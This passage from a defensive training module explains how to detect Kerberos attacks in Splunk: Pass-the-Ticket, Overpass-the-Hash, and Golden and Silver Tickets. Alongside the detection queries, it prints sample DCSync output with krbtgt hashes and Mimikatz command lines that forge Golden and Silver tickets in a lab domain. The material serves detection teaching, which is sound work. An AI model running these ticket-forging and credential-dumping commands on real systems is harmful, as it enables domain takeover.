- `Event ID 4769 (Kerberos Service Ticket Request)` : When a client requests a Service Ticket (TGS Ticket) to access a remote service during the Kerberos authentication process, Event ID 4769 is generated.

_time	RecordNumber	EventCode	name	ComputerName	user	src_ip	Logon_Type
2023-07-28 10:42:57	1569	4648	A logon was attempted using explicit credentials	BLUE.corp.local	RAUL_LYNN		
2023-07-28 10:42:57	1570	4624	An account was successfully logged on	BLUE.corp.local	RAUL_LYNN	127.0.0.1	2
2023-07-28 10:42:57	1571	4624	An account was successfully logged on	BLUE.corp.local	RAUL_LYNN	127.0.0.1	2
2023-07-28 10:42:57	1572	4672	Special privileges assigned to new logon	BLUE.corp.local	RAUL_LYNN		
2023-07-28 10:42:57	67290	4768	A Kerberos authentication ticket (TGT) was requested	DC01.corp.local	RAUL_LYNN	::ffff:10.10.0.101	
2023-07-28 10:42:57	67291	4769	A Kerberos service ticket was requested	DC01.corp.local	RAUL_LYNN@CORP.LOCAL	::ffff:10.10.0.101	
2023-07-28 10:42:57	67292	4768	A Kerberos authentication ticket (TGT) was requested	DC01.corp.local	RAUL_LYNN	::ffff:10.10.0.101	
2023-07-28 10:42:57	67293	4769	A Kerberos service ticket was requested	DC01.corp.local	RAUL_LYNN@CORP.LOCAL	::ffff:10.10.0.101	
2023-07-28 10:42:57	67294	4672	Special privileges assigned to new logon	DC01.corp.local	RAUL_LYNN		
2023-07-28 10:42:57	67295	4624	An account was successfully logged on	DC01.corp.local	RAUL_LYNN	10.10.0.101	3

Pass-the-Ticket Detection Opportunities

Detecting Pass-the-Ticket attacks can be challenging, as attackers are leveraging valid Kerberos tickets instead of traditional credential hashes. The key distinction is that when the Pass-the-Ticket attack is executed, the Kerberos Authentication process will be partial. For example, an attacker imports a TGT ticket into a logon session and requests a TGS ticket for a remote service. From the Domain Controller perspective, the imported TGT was never requested before from the attacker's system, so there won't be an associated Event ID 4768.



This approach can be converted into the following Splunk detection: Look for `Event ID 4769 (Kerberos Service Ticket Request)` `or` `Event ID 4770 (Kerberos Service Ticket was renewed)` without a prior `Event ID 4768 (Kerberos TGT Request)` from the same system within a specific time window.

Another approach is looking for mismatches between Service and Host IDs (in `Event ID 4769`) and the actual Source and Destination IPs (in `Event ID 3`). Note that there will be several legitimate mismatches, but unusual hostnames or services should be investigated further.

Also, in cases where an attacker imports a TGS ticket into the logon session, it is important to review `Event ID 4771 (Kerberos Pre-Authentication Failed)` for mismatches between Pre-Authentication type and Failure Code. For example, `Pre-Authentication type 2 (Encrypted Timestamp)` with `Failure Code 0x18 (Pre-authentication information was invalid)` would indicate that the client sent a Kerberos AS-REQ with a pre-authentication encrypted timestamp, but the KDC couldn't decrypt it.

It is essential to understand that these detection opportunities should be enhanced with behavior-based detection. In other words, context is vital. Looking for Event IDs `4769`, `4770`, or `4771` alone will likely generate many false positives. Correlate the event logs with user and system behavior patterns, and consider whether there are any suspicious activities associated with the user or system involved in the logs.


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Pass-the-Ticket With Splunk

Now let's explore how we can identify Pass-the-Ticket, using Splunk.

Timeframe: `earliest=1690451665 latest=1690451745`

```
index=main earliest=1690392405 latest=1690451745
source="WinEventLog:Security" user!=*$ EventCode IN (4768,4769,4770)
| rex field=user "(?<username>[^@]+)"
| rex field=src_ip "(\:\:ffff\:)?(?<src_ip_4>[0-9\.]+)"
| transaction username, src_ip_4 maxspan=10h keepevicted=true startswith=
(EventCode=4768)
| where closed_txn=0
| search NOT user="*$@*"
| table _time, ComputerName, username, src_ip_4, service_name, category
```

Search Breakdown:

- `index=main earliest=1690392405 latest=1690451745 source="WinEventLog:Security" user!=*$ EventCode IN (4768,4769,4770)`: This

command filters events from the `main` index that fall within the specified time range. It selects events from the `WinEventLog:Security` source, where the `user` field does not end with a dollar (`$`) and the `EventCode` is one of `4768`, `4769`, or `4770`.

- `| rex field=user "(?<username>[^@]+)"` : This command extracts the `username` from the `user` field using a regular expression. It assigns the extracted value to a new field called `username`.
- `| rex field=src_ip "(\:\:ffff\:)?(?<src_ip_4>[0-9\.]+)"` : This command extracts the IPv4 address from the `src_ip` field, even if it's originally recorded as an IPv6 address. It assigns the extracted value to a new field called `src_ip_4`.
- `| transaction username, src_ip_4 maxspan=10h keepevicted=true startswith=(EventCode=4768)` : This command groups events into transactions based on the `username` and `src_ip_4` fields. A transaction begins with an event that has an `EventCode` of `4768`. The `maxspan=10h` parameter sets a maximum duration of `10` hours for a transaction. The `keepevicted=true` parameter ensures that open transactions without an ending event are included in the results.
- `| where closed_txn=0` : This command filters the results to include only open transactions, which do not have an ending event.
- `| search NOT user="*$@*"` : This command filters out results where the `user` field ends with an asterisk (`*`) and contains an at sign (`@`).
- `| table _time, ComputerName, username, src_ip_4, service_name, category` : This command displays the specified fields in a table format.

Detecting Overpass-the-Hash


Overpass-the-Hash

Adversaries may utilize the `Overpass-the-Hash` technique to obtain Kerberos TGTs by leveraging stolen password hashes to move laterally within an environment or to bypass typical system access controls. Overpass-the-Hash (also known as `Pass-the-Key`) allows authentication to occur via Kerberos rather than NTLM. Both NTLM hashes or AES keys can serve as a basis for requesting a Kerberos TGT.

Attack Steps:

- The attacker employs tools such as Mimikatz to extract the NTLM hash of a user who is currently logged in to the compromised system. The attacker must have at least local

administrator privileges on the system to be able to extract the hash of the user.



- The attacker uses a tool such as Rubeus to craft a raw AS-REQ request for a specified user to request a TGT ticket. This step does not require elevated privileges on the host to request the TGT, which makes it a stealthier approach than the Mimikatz Pass-the-Hash attack.

- Analogous to the Pass-the-Ticket technique, the attacker submits the requested ticket for the current logon session.

Overpass-the-Hash Detection Opportunities

`Mimikatz`'s Overpass-the-Hash attack leaves the same artifacts as the Pass-the-Hash attack, and can be detected using the same strategies.

`Rubeus`, however, presents a somewhat different scenario. Unless the requested TGT is used on another host, Pass-the-Ticket detection mechanisms may not be effective, as Rubeus sends an AS-REQ request directly to the Domain Controller (DC), generating `Event ID 4768 (Kerberos TGT Request)`. However, communication with the DC (`TCP/UDP port 88`) from an unusual process can serve as an indicator of a potential Overpass-the-Hash attack.


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Overpass-the-Hash With Splunk (Targeting Rubeus)

Now let's explore how we can identify Overpass-the-Hash, using Splunk.

Timeframe: `earliest=1690443407 latest=1690443544`

```
index=main earliest=1690443407 latest=1690443544
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" (EventCode=3
dest_port=88 Image!=*lsass.exe) OR EventCode=1
| eventstats values(process) as process by process_id
| where EventCode=3
| stats count by _time, Computer, dest_ip, dest_port, Image, process
| fields - count
```


Detecting Golden Tickets/Silver Tickets

Golden Ticket

A `Golden Ticket` attack is a potent method where an attacker forges a Ticket Granting Ticket (TGT) to gain unauthorized access to a Windows Active Directory domain as a domain administrator. The attacker creates a TGT with arbitrary user credentials and then uses this forged ticket to impersonate a domain administrator, thereby gaining full control over the domain. The Golden Ticket attack is stealthy and persistent, as the forged ticket has a long validity period and remains valid until it expires or is revoked.


Attack Steps:

- The attacker extracts the NTLM hash of the KRBTGT account using a `DCSync` attack (alternatively, they can use `NTDS.dit` and `LSASS process dumps` on the Domain Controller).



```
Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2021 6:42:27 AM
Object Security ID   : S-1-5-21-1810217221-3414305983-3079919041-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0b7800f707cb785fe421ffc6f0f30a37
    ntlm- 0: 0b7800f707cb785fe421ffc6f0f30a37
    lm  - 0: dbca685cab8ee076d7aa127c54d28e1e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f4f92fdd45b8096636e20626935ba740

* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ea4434fa7097cefd6a7fa89924ff1980f213f71d8b23de0a7e95a86e4fd2b534
      aes128_hmac       (4096) : e276e130b57b70bff319720889fde0d5
      des_cbc_md5       (4096) : 4a4fe95ba74992f2

* Primary:Kerberos *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 4a4fe95ba74992f2

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  f97ce45ef68aacabbfd6df0caca9ed88
    02  fa4c18cf28faac9ba3b47144bb6c6d19
    03  e76837567 6e6676bf03c4af15130d895
    04  f97ce45ef68aacabbfd6df0caca9ed88
    05  fa4c18cf28faac9ba3b47144bb6c6d19
    06  c03f51685844e0607380f838d40df207
    07  f97ce45ef68aacabbfd6df0caca9ed88
    08  49acd534f12aed9cc347c0c2e5f0da35
    09  49acd534f12aed9cc347c0c2e5f0da35
    10  b28d4e17d14717bef5443046ac42572f
    11  6cc367b2019d4ba3059e3a958a0d4a65
```

- Armed with the `KRBTGT` hash, the attacker forges a TGT for an arbitrary user account, assigning it domain administrator privileges.



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::golden /domain:lab.internal.local /sid:S-1-5-21-1810217221-3414305983-3079919041 /rc4:0b7
800f707cb785fe421ffc6f0f30a37 /user:EvilAdmin /ptt
User      : EvilAdmin
Domain    : lab.internal.local (LAB)
SID       : S-1-5-21-1810217221-3414305983-3079919041
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0b7800f707cb785fe421ffc6f0f30a37 - rc4_hmac_nt
Lifetime  : 3/16/2021 5:01:50 PM ; 3/14/2031 5:01:50 PM ; 3/14/2031 5:01:50 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'EvilAdmin @ lab.internal.local' successfully submitted for current session
```



```
Command Prompt
C:\Users\JENNY_HICKMAN>klist

Current LogonId is 0:0x17160f

Cached Tickets: (1)

#0>     Client: EvilAdmin @ lab.internal.local
        Server: krbtgt/lab.internal.local @ lab.internal.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/16/2021 17:01:50 (local)
        End Time:   3/14/2031 17:01:50 (local)
        Renew Time: 3/14/2031 17:01:50 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\JENNY_HICKMAN>wmic /node:dc OS GET Name
Name
Microsoft Windows Server 2016 Standard Evaluation|C:\Windows|\Device\Harddisk0\Partition4
```

- The attacker injects the forged TGT in the same manner as a Pass-the-Ticket attack.

Golden Ticket Detection Opportunities

Detecting Golden Ticket attacks can be challenging, as the TGT can be forged offline by an attacker, leaving virtually no traces of `Mimikatz` execution. One option is to monitor common methods of extracting the `KRBTGT` hash:

- `DCSync attack`
- `NTDS.dit file access`
- `LSASS memory read on the domain controller (Sysmon Event ID 10)`

From another standpoint, a Golden Ticket is just another ticket for Pass-the-Ticket detection.


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Golden Tickets With Splunk (Yet Another Ticket To Be Passed Approach)

Now let's explore how we can identify Golden Tickets, using Splunk.

Timeframe: `earliest=1690451977 latest=1690452262`

```
index=main earliest=1690451977 latest=1690452262
source="WinEventLog:Security" user!=*$ EventCode IN (4768,4769,4770)
| rex field=user "(?<username>[^@]+)"
| rex field=src_ip "(\:\:ffff\:)?(?<src_ip_4>[0-9\.]+)"
| transaction username, src_ip_4 maxspan=10h keepevicted=true startswith=
(EventCode=4768)
| where closed_txn=0
| search NOT user="*$@*"
| table _time, ComputerName, username, src_ip_4, service_name, category
```



Silver Ticket


Adversaries who possess the password hash of a target service account (e.g., `SharePoint`, `MSSQL`) may forge Kerberos Ticket Granting Service (TGS) tickets, also known as `Silver Tickets`. Silver tickets can be used to impersonate any user, but they are more limited in scope than Golden Tickets, as they only allow adversaries to access a specific resource (e.g., `MSSQL`) and the system hosting the resource.

Attack Steps:

- The attacker extracts the NTLM hash of the targeted service account (or the computer account for `CIFS` access) using tools like `Mimikatz` or other credential dumping techniques.
- Generate a Silver Ticket: Using the extracted NTLM hash, the attacker employs tools like `Mimikatz` to create a forged TGS ticket for the specified service.

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /sid:S-1-5-21-1810217221-3414305983-3079919041 /id:500 /target:iis.lab.internal.local /service:CIFS /dom
ain:lab.internal.local /rc4:f670500ba07dca80d7188fd92d61430c /user:DarthKittius /ptt
User      : DarthKittius
Domain    : lab.internal.local (LAB)
SID       : S-1-5-21-1810217221-3414305983-3079919041
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f670500ba07dca80d7188fd92d61430c - rc4_hmac_nt
Service   : CIFS
Target    : iis.lab.internal.local
Lifetime  : 3/17/2021 1:16:22 PM ; 3/15/2031 1:16:22 PM ; 3/15/2031 1:16:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DarthKittius @ lab.internal.local' successfully submitted for current session

mimikatz # exit
```

- The attacker injects the forged TGT in the same manner as a Pass-the-Ticket attack.



Silver Ticket Detection Opportunities

Detecting forged service tickets (TGS) can be challenging, as there are no simple indicators of attack. In both Golden Ticket and Silver Ticket attacks, arbitrary users can be used, `including non-existent ones`. `Event ID 4720 (A user account was created)` can help identify newly created users. Subsequently, we can compare this user list with logged-in users.

